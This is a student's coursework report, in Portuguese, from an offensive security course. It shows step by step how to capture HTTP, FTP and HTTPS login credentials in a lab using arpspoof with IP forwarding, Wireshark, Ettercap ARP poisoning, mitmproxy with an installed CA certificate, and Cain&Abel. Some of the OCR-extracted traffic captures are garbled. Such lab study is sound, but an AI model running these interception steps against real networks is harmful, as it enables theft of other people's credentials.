

CIBERSEGURANÇA OFENSIVA MICROCREDENCIAL

SEMANA 7 | MITM spoofing, redirecionamento -
Wireless

NOME: Gonçalo João Santos Silva
N.º DE ESTUDANTE: 2000499
DATA DE ENTREGA: 03/06/2024

Pedido 1. (5 valores) Capture as credenciais de acessos de um serviço HTTP com recurso às ferramentas Arpspoof e Wireshark, demonstrando todos os passos, comandos e com recurso a screenshots.

Começo por identificar o ip da máquina que pretendo atacar.

192.168.1.94 e o gateway

```
(kali@kali)-[~]
$ arp -a
? (192.168.1.178) at <incomplete> on eth0
meo.Home (192.168.1.254) at 00:06:91:3c:b5:6f [ether] on eth0
Cybers3c-PC.Home (192.168.1.94) at 08:00:27:b3:0e:65 [ether] on eth0
```

Habilito o encaminhamento de IP no kali-Linux para permitir o redirecionamento de pacotes entre a vítima e o gateway:

```
(kali㉿kali)-[~]
$ sudo bash -c 'echo 1 > /proc/sys/net/ipv4/ip_forward'
[sudo] password for kali:
```

Executo o comando:

```
sudo arpspoof -i eth0 -t 192.168.1.94 192.168.1.254
```

sudo: Executa o comando com privilégios de superutilizador.

arpspoof: Ferramenta para realizar o ataque de ARP spoofing.

-i eth0: Especifica a interface de rede através da qual o ataque será realizado (eth0).

-t 192.168.1.94: Define o alvo do ataque de spoofing.

192.168.1.254: O endereço IP do gateway. Este é o endereço que será usado para enganar o alvo, fazendo-o pensar que este é o seu gateway de rede.


[illegible]

O próximo passo é monitorar e analisar esse tráfego.

Para isso início o wireshark

sudo wireshark

Seleciono a interface de rede que é o eth0




Filtro o tráfego usando o filtro **http**

Verifico que a máquina atacada entrou num site com protocolo http e inseriu login e pass




Através do wireshark verifico quando faço follow http Stream o login e pass usado :




Pedido 2. (5 valores) Capture as credenciais de acessos de um serviço FTP com recurso à ferramenta Ettercap, demonstrando todos os passos, comandos e com recurso a screenshots.

Após configurar o meu servidor com o filezilla



Abro a ferramenta através do comando:
sudo ettercap -G




Faço scan for hosts e abro a Hosts list



No IP da máquina que pretendo colocar sobre escuta para o servidor ftp

Faço add to target1 o IP da máquina sobre escuta


IP do servidor FTP (192.168.1.254) como Target 2



Depois vou ao menu MITM e faço ARP poisoning

Verifico que através do filezilla foi encontrada umas credenciais de tentativa de ligação

User: **admin** Pass: **admin**




Pedido 3. (5 valores) Capture as credenciais de acessos de um serviço HTTPS com recurso à ferramenta mitmproxy, demonstrando todos os passos, comandos e com recurso a screenshots.

Instalo e executo o mitmproxy



sudo apt-get install mitmproxy

mitmproxy




De seguida vou ao computador da vítima configurar o proxy.

Abro o Network e Internet e configuro o proxy server manualmente em que coloco o endereço IP do Kali Linux onde o mitmproxy está conectado (192.168.1.96) e a porta padrão do mitmproxy (8080). Guardo as configurações.



De seguida acedo ao site <http://mitm.it> e instalo o certificado o que irá garantir que o sistema confie plenamente no certificado do mitmproxy.



←

↺

🔒 https://cas2.uab.pt/cas/login?service=https%3A%2F%2Ffelearning.uab....

🔍

🌐

☆

📄

🔖

📁


🔗

⋮

🔵

UNIVERSIDADE

AbERTA



SISTEMA CENTRAL DE AUTENTICAÇÃO DA UNIVERSIDADE ABERTA

ÁREA PÚBLICA

Enter your Username and Password

Username:

Password:

☐ Warn me before logging me into other sites.

LOGIN

clear


For security reasons, please Log Out and Exit your web browser when you are done accessing services that require authentication!

Languages:
[English](#) | [Portuguese](#)

[Change or forgotten password](#)


If you need help please submit this form: [Dificuldades de autenticação.](#)

Co-Financiado por:



COMPETE
Programa Operacional da Região de Coimbra



QUADRO DE INTERVENÇÃO REGIONAL
NACIONAL
de Coimbra


União Europeia
Fundo Europeu
de Desenvolvimento Regional


DeGóis


eduroom


university of aveiro


on

Build: 22621.ni_release-220506-125


Time	Source	Destination	Protocol	Length	Info	Source IP	Destination IP	Source Port	Destination Port	Source MAC	Destination MAC	Source Interface	Destination Interface	
20:47:17	HTTP	POST	csl2.mob.gt	/cas/login;jsessionid=0-0028049131A0634360009A0D18540?service=https%3A%2F%2Frelaxingmob.gt%2Flogin%2Findex.php	200	text/html	7.04	950s						
20:47:17	HTTP	POST	mob-edge.smartcore.microsoft.com	/api/browser/edge/migrate/3	200	application/json	1.04	550s						
20:47:18	HTTP	GET	csl2.mob.gt	/cas/cas/cas/cas/cas/	200									
20:47:18	HTTP	GET	csl2.mob.gt	/cas/images/error.gif	200	image/gif	1.14	540s						
20:47:18	HTTP	GET	csl2.mob.gt	/cas/login	200	text/html	0.54	290s						
20:47:19	HTTP	POST	rtinal.events.data.microsoft.com	/newcollector/1/0/	200	application/json	0	100s						
20:48:23	HTTP	POST	www.facebook.com	/ajax/webstorage/process_key?fbgate=1	200	application/javascript	810	540s						

```
Link Details
[0x00000000: 2017/11/01] POST https://cas2.smb.pt/cas/login;jsessionid=RCB049151A96348166989BAAD1834B?service=https%3A%2F%2Flearning.smb.pt%2Flogin%2Findex.php
+ 20W OK text/html 7.0k 55ms


Request Response Detail
Host: cas2.smb.pt
Connection: keep-alive
Content-Length: 148
Cookie: user=
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0 Safari/537.36 Edg/125.0.0
sec-ch-ua: "Microsoft Edge";v="125", "Chromium";v="125", "Not.A.Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "windows"
Upgrade-Insecure-Requests: 1
Origin: https://cas2.smb.pt
Referer-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0 Safari/537.36 Edg/125.0.0
test(html,application/xhtml+xml,application/xml;q=0.9,image/svg+xml,image/webp,image/apng/*);q=0.8,application/signed-exchange;v=d3;q=0.7
same-origin
navigate
71
document
https://cas2.smb.pt/cas/login?service=https%3A%2F%2Flearning.smb.pt%2Flogin%2Findex.php
gzip, deflate, br, zstd
en-US,en;q=0.9
cookie
URL-encoded form
form-data; name=user; value=CRA81E81-E84D-F847-A808-1EA1D88DFC2_NFC7E848-GAJZ-CA38-824F-3E0F9ADE13E
event2f_submit
submit: LOGIN
```

Pedido 4. (5 valores) Capture as credenciais de acessos de um serviço à sua escolha com recurso à ferramenta Cain&Abel, demonstrando todos os passos, comandos e com recurso a screenshots.


Fiz download e executo a ferramenta Cain&Abel tendo desativado a Proteção de antivírus e firewall do Windows 10 e instalado um pacote auxiliar (**WinPcap**).



Habilito o sniffer e o APR como ensinado no m7 ud1. De seguida navegamos para o separador Sniffer e carregamos no botão com o + . De seguida abre-se a janela **MAC Address Scanner**, onde podemos seleccionar a rede toda e seleccionar todos os testes antes de clicar no botão OK.



Podemos verificar os IP encontrados naquele intervalo



Após a ferramenta ter feito o varrimento à rede, vamos tentar outra vez aceder ao serviço de **Ftp** e ver se a ferramenta é capaz de capturar as credenciais.

